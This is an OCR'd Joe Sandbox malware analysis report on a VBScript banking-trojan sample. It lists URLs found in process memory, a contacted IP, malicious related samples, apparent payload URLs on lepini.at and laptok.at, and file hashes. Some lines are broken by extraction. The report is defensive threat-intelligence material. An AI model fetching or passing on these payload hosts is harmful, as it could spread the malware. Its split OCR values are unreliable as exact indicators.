http://https://file://USER.ID%lu.exe/upd	powershell.exe, 00000013.00000003.472761506.000002162D420000.00000004.00000001.sdmp, control.exe, 0000001C.00000003.473244271.0000022D223F0000.00000004.00000001.sdmp, explorer.exe, 0000001E.00000000.498349424.0000000004E1E000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 0000001E.00000000.510248464.000000000B1A6000.00000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://in.search.yahoo.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000013.00000 002.547450997.0000021624FE2000 .00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000001E.0000000 0.510248464.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://msk.afisha.ru/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 0000001E.0000000 0.510248464.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000013.00000 002.529108820.0000021614F81000 .00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.autoitscript.com/autoit3/J	explorer.exe, 0000001E.0000000 0.484117510.000000000095C000.0 0000004.00000020.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000013.00000 002.529431716.000002161518F000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000013.00000 002.529431716.000002161518F000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000013.00000 002.547450997.0000021624FE2000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.clarin.com/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000013.00000 002.529431716.000002161518F000 .00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 0000001E.0000000 0.510248464.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ozu.es/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000001E.0000000 0.510248464.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 0000001E.0000000 0.510248464.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 0000001E.0000000 0.510248464.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://cgi.search.biglobe.ne.jp/	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 0000001E.0000000 0.516865785.000000000F293000.0 0000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	322267
Start date:	24.11.2020
Start time:	20:27:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	6Xt3u55v5dAj.vbs
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	5
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winVBS@32/47@13/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, rundll32.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 168.61.161.212, 104.43.193.48, 51.104.139.180, 104.83.120.32, 52.155.217.156, 20.54.26.129, 93.184.221.240, 51.103.5.186, 152.199.19.161, 92.122.213.247, 92.122.213.194, 52.142.114.176, 104.84.56.60 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, wu.azureedge.net, g-msn-com-nsatc.trafficmanager.net, e11290.dspg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, par02p.wns.notify.windows.com.akadns.net, go.microsoft.com, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, wu.wpc.apr-52dd2.edgecastdns.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, wu.ec.azureedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/322267/sample/6Xt3u55v5dAj.vbs

Simulations

Behavior and APIs

Time	Type	Description
20:28:13	API Interceptor	1x Sleep call for process: wscript.exe modified
20:28:51	API Interceptor	26x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	earmarkavchd.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	csye1F5W042k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	• 208.67.222.222
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 208.67.222.222
	earmarkavchd.dll	Get hash	malicious	Browse	• 208.67.222.222
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 208.67.222.222
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 208.67.222.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 208.67.222.222
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	5faabcaa2fca6rar.dll	Get hash	malicious	Browse	• 208.67.222.222
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 208.67.222.222
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 208.67.222.222
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 208.67.222.222
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 208.67.222.222
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 208.67.222.222
myip.opendns.com	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 84.17.52.25
	earmarkavchd.dll	Get hash	malicious	Browse	• 84.17.52.25
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 84.17.52.25
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 84.17.52.40
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 84.17.52.40
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 84.17.52.40
	4.exe	Get hash	malicious	Browse	• 84.17.52.10
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 84.17.52.10
	Win7-SecAssessment_v7.exe	Get hash	malicious	Browse	• 91.132.136.164
	Capasw32.dll	Get hash	malicious	Browse	• 84.17.52.80
	my_presentation_u6r.js	Get hash	malicious	Browse	• 84.17.52.22
	open_attach_k7u.js	Get hash	malicious	Browse	• 84.17.52.22
	ZwlegcGh.exe	Get hash	malicious	Browse	• 84.17.52.22
	dokument9903340.hta	Get hash	malicious	Browse	• 84.17.52.22
	look_attach_s0r.js	Get hash	malicious	Browse	• 84.17.52.22
	my_presentation_u5c.js	Get hash	malicious	Browse	• 84.17.52.22
	presentation_p6l.js	Get hash	malicious	Browse	• 84.17.52.22
	job_attach_x0d.js	Get hash	malicious	Browse	• 84.17.52.22
	UrsnifSample.exe	Get hash	malicious	Browse	• 84.17.52.78
	sample.docm	Get hash	malicious	Browse	• 84.17.52.78
c56.lepini.at	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	http://qaht.midlidl.com/index	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/3nLKwPu	Get hash	malicious	Browse	• 8.208.98.199
	Response_to_Motion_to_Vacate.doc	Get hash	malicious	Browse	• 47.254.169.80
	http://https://bit.ly/2UR10cF	Get hash	malicious	Browse	• 8.208.98.199
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/3lYk4Bx	Get hash	malicious	Browse	• 8.208.98.199
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bouncy-alpine-yam.glitch.me/#j.dutheil@dagimport.com	Get hash	malicious	Browse	• 47.254.218.25
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/35MTO80	Get hash	malicious	Browse	• 8.208.98.199
	videorepair_setup_full6715.exe	Get hash	malicious	Browse	• 47.91.67.36
	http://banchio.com/common/imgbrowser/update/index.php	Get hash	malicious	Browse	• 47.241.0.4
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1119_673423.doc	Get hash	malicious	Browse	• 8.208.13.158
	1118_8732615.doc	Get hash	malicious	Browse	• 8.208.13.158

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{A922D329-2ED6-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	70760
Entropy (8bit):	2.031739693524662
Encrypted:	false
SSDEEP:	192:raZBZA2J9WItVfRVML9Lt8sG4tuusZW1Wsctjepk0Q:rGHXJUsNwpppG8SkFo+hQ
MD5:	6FFBC61595A066B80F3ED39E3F3AF056
SHA1:	3BE654188D2E3533D241756B162038A7BF9B0A33
SHA-256:	D1C69F90384FCA54272D7E89EF76B504307B8B1F6ABD0DD36D50A77F6D036A34
SHA-512:	744D8FBA0749E7A90E77B165B0DB87292C26BDAF8019CD4D6090D8E6BF5FA6913A758F6851D4184C0CD91FFADD77FCE151329DBB4EDCDCF72F16566C13B234 2
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{A922D32B-2ED6-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27600
Entropy (8bit):	1.9194090517203128
Encrypted:	false
SSDEEP:	96:r/Z0QU66BSgFjd2FkWWsMaY5VIvZ1oIvnoA:r/Z0QU66kgFjd2FkWzMaY5VuZ1ounoA
MD5:	77A224DBCEBA7080BC4CBB4F4B85F5FF
SHA1:	C6B2390E0E23F2F6A66B81F78977A88479BA0906
SHA-256:	AD1FB6A7CDA2413B4C664CE8D4CEF1114CCF463A9323F1A8A95132AE0C632E84
